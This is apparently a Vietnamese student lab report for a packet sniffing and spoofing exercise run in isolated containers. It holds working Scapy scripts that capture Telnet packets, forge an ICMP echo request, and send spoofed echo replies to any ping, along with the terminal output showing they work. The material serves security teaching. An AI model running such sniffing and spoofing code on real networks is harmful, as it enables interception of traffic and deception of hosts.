
- Sau khi hai host A và B giao tiếp với nhau, bên tấn công sẽ lắng nghe và thu được kết quả như bình bên dưới (bắt các gói tin TCP từ địa chỉ IP nguồn 10.9.0.5 host A và có cổng đích là 23 (Telnet), sau đó in ra chi tiết của từng gói tin được bắt.)

```
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:06
  src      = 02:42:0a:09:00:05
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 52
  id       = 3523
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  chksum   = 0x18e5
  src      = 10.9.0.5
  dst      = 10.9.0.6
  \options \
###[ TCP ]###
  sport    = 56970
  dport    = telnet
  seq      = 2007432322
  ack      = 1516424172
  dataofs  = 8
  reserved = 0
  flags    = FA
  window   = 502
  chksum   = 0x1443
  urgptr   = 0
  options  = [('NOP', None), ('NOP', None), ('Timestamp', (1229191998, 3980602264))]
```

```
root@VM:/home/seed# python3 task_4-2.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:06
  src      = 02:42:0a:09:00:05
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 60
  id       = 3521
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  chksum   = 0x18df
  src      = 10.9.0.5
  dst      = 10.9.0.6
  \options \
###[ TCP ]###
  sport    = 56970
  dport    = telnet
  seq      = 2007432321
  ack      = 0
  dataofs  = 10
  reserved = 0
  flags    = S
  window   = 64240
  chksum   = 0x144b
  urgptr   = 0
  options  = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (1229191998, 0)), ('NOP', None), ('WScale', 7)]
```


TASK 5: Chỉnh sửa lại đoạn code dưới đây để tạo một gói tin ICMP echo request giả mạo. Dùng Wireshark để quan sát xem gói tin yêu cầu có được chấp nhận hay không. Nếu được chấp nhận, gói tin phản hồi sẽ được gửi đến địa chỉ IP giả mạo.

***Đoạn mã python đã được chỉnh sửa:**



```
1#!/usr/bin/env python3
2from scapy.all import *
3a = IP ()
4a.src = '10.9.0.10'
5a.dst = '10.9.0.5'
6b= ICMP ()
7p = a/b
8send (p)
```

- Ở đây ta sử dụng ip giả mạo là “10.9.0.10” và ip đích sẽ là “10.9.0.5” để thực hiện echo request giả mạo

- Kết quả:

The screenshot shows a Wireshark packet capture interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The main packet list table shows several ARP and ICMP packets. The selected packet (No. 15) is an ICMP Echo (ping) request from 10.9.0.5 to 10.9.0.10. The packet details pane shows the following information:

- Version: 4
- Header Length: 20 bytes (5)
- Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
- Total Length: 28
- Identification: 0x0001 (1)
- Flags: 0x0000
- Fragment offset: 0
- Time to live: 64
- Protocol: ICMP (1)
- Header checksum: 0x66c0 [validation disabled]
- [Header checksum status: Unverified]
- Source: 10.9.0.5
- Destination: 10.9.0.10
- Internet Control Message Protocol
 - Type: 8 (Echo (ping) request)
 - Code: 0
 - Checksum: 0xf7ff [correct]
 - [Checksum Status: Good]
 - Identifier (BE): 0 (0x0000)
 - Identifier (LE): 0 (0x0000)
 - Sequence number (BE): 0 (0x0000)
 - Sequence number (LE): 0 (0x0000)
 - [No response seen]


The packet bytes pane shows the raw data of the ICMP Echo request, with the first 28 bytes highlighted in blue.

⇒ Thông qua kết quả ta thấy được rằng gói tin yêu cầu không được chấp nhận bởi vì không có gói tin phản hồi được trả lại gửi đến địa chỉ IP giả mạo

TASK 6: Viết chương trình sniff_spoof.py thực hiện sniff và spoof gói tin ICMP. Cụ thể: Sử dụng 2 container đã được tạo, trong đó có container attacker.

- Khi thực hiện một lệnh ping tới IP X, sẽ có một gói tin ICMP echo request được tạo ra. Nếu X là địa chỉ hợp lệ, chương trình ping sẽ nhận được gói echo reply và in ra phản hồi. Đoạn code của bạn cần được chạy trên attacker container.
- Bất cứ khi nào nó nhận thấy ICMP echo request, bất kể địa chỉ IP đích là gì, chương trình của bạn sẽ gửi phản hồi với một gói tin giả mạo.
- Do đó, bất kể X có là địa chỉ hợp lệ hay không, lệnh ping sẽ luôn nhận được phản hồi cho biết X hợp lệ. Kiểm tra chương trình với một địa chỉ IP hợp lệ và một địa chỉ IP không tồn tại để kiểm tra tính đúng của chương trình.

- Dưới đây là chương trình python sniff_spoof.py:



```
GNU nano 4.8
# /usr/bin/env python3
from scapy.all import *


def spoof_icmp(packet):
    if ICMP in packet and packet[ICMP].type == 8: # Echo request
        print(f"Sniffed ICMP request from {packet[IP].src} to {packet[IP].dst}")
        packet.show()

        spoofed_packet = IP(src=packet[IP].dst, dst=packet[IP].src) / ICMP(type=0, id=packet[ICMP].id, seq=packet[ICMP].seq) / Raw(load=packet[Raw].load)
        send(spoofed_packet)
        print(f"Sent spoofed ICMP reply from {packet[IP].dst} to {packet[IP].src}")
        spoofed_packet.show()

sniff(filter="icmp", prn=spoof_icmp, iface="br-5717e1d9934a")
```

* Trường hợp 1: Địa chỉ IP X hợp lệ:

- Thực thi chương trình trên (lúc này chưa có động tĩnh gì vì bên Host A chưa thực thi lệnh ping tới địa chỉ ip nào cả)



```
root@VM:/home/seed# ls
+X icmp_spoof.py sniffer.py task_4-1.py task_4.py task_6.py
chmod sniff_spoof.py task-6.py task_4-2.py task_5.py
root@VM:/home/seed# python3 sniff_spoof.py
```

- Tiến hành từ Host A ping tới Host B (10.9.0.6):

```
root@868828c52815:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.211 ms
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=85.7 ms (DUP!)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.082 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=16.1 ms (DUP!)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=14.7 ms (DUP!)
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, +3 duplicates, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.082/19.471/85.703/30.396 ms
root@868828c52815:/#
```

- Lúc này bên tấn công đã thực thi thành công chương trình và in ra kết quả:

```
root@VM:/home/seed# python3 sniff_spoof.py
Sniffed ICMP request from 10.9.0.5 to 10.9.0.6
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:06
  src      = 02:42:0a:09:00:05
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 20630
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xd5f6
  src      = 10.9.0.5
  dst      = 10.9.0.6
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0xf3d9
  id       = 0x1c
  seq      = 0x1
###[ Raw ]###
  load     = '\x8e\x05\x03g\x00\x00\x00\x00\xaf\xc9\x04\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./
  .:/01234567'
.
Sent 1 packets.
```

```
Sent spoofed ICMP reply from 10.9.0.6 to 10.9.0.5
###[ IP ]###
  version  = 4
  ihl      = None
  tos      = 0x0
  len      = None
  id       = 1
  flags    =
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = None
  src      = 10.9.0.6
  dst      = 10.9.0.5
  \options \
###[ ICMP ]###
  type     = echo-reply
  code     = 0
  chksum   = None
  id       = 0x1c
  seq      = 0x1
###[ Raw ]###
  load     = '\x8e\x05\x03g\x00\x00\x00\x00\xaf\xc9\x04\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./
  01234567'
```

*** Trường hợp 2: Địa chỉ IP X không hợp lệ (không có trong mạng 10.9.0.0):**

- Thực thi chương trình trên (lúc này chưa có động tĩnh gì vì bên Host A chưa thực thi lệnh ping tới địa chỉ ip nào cả)

```

Oct 6 17:51
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
root@VM: /home/seed# python3 sniff_spoof.py

```

- Ta tiến hành từ Host A ping đến 1 địa chỉ IP không hợp lệ, ở đây là 1.2.3.44, ta thấy lúc này Host A vẫn nhận được reply từ 1.2.3.44:

```

seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
root@868828c52815:/# ping 1.2.3.44
PING 1.2.3.44 (1.2.3.44) 56(84) bytes of data.
64 bytes from 1.2.3.44: icmp_seq=1 ttl=64 time=78.2 ms
64 bytes from 1.2.3.44: icmp_seq=2 ttl=64 time=17.1 ms
64 bytes from 1.2.3.44: icmp_seq=3 ttl=64 time=15.4 ms
64 bytes from 1.2.3.44: icmp_seq=4 ttl=64 time=29.8 ms
^C
--- 1.2.3.44 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 15.429/35.152/78.247/25.496 ms

```

- Lúc này bên tấn công đã thực thi thành công chương trình và in ra kết quả:

```

root@VM: /home/seed# python3 sniff_spoof.py
Sniffed ICMP request from 10.9.0.5 to 1.2.3.44
###[ Ethernet ]###
  dst      = 02:42:9b:96:f1:a8
  src      = 02:42:0a:09:00:05
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 17763
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xe70a
  src      = 10.9.0.5
  dst      = 1.2.3.44
  \options
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0x8ad3
  id       = 0x1e
  seq      = 0x1
###[ Raw ]###
  load     = '\u00g\x00\x00\x00\x00\xcd\x0b\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"%&'()*+,-./01234567'
Sent 1 packets.

```

```
Sent spoofed ICMP reply from 1.2.3.44 to 10.9.0.5
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = icmp
chksum = None
src = 1.2.3.44
dst = 10.9.0.5
\options \
###[ ICMP ]###
type = echo-reply
code = 0
chksum = None
id = 0x1e
seq = 0x1
###[ Raw ]###
load = 'u\x06\x03g\x00\x00\x00*\xcd\x0b\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
```

- Ta thử thêm trường hợp phụ: Khi bên Attacker không thực thi chương trình sniff_spoof.py thì khi bên Host A ping đến 1.2.3.44 thì sẽ không nhận được phản hồi gì từ địa chỉ IP này:

```
Activities Terminal Oct 6 17:53
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup
root@868828c52815:/# ping 1.2.3.44
PING 1.2.3.44 (1.2.3.44) 56(84) bytes of data.
```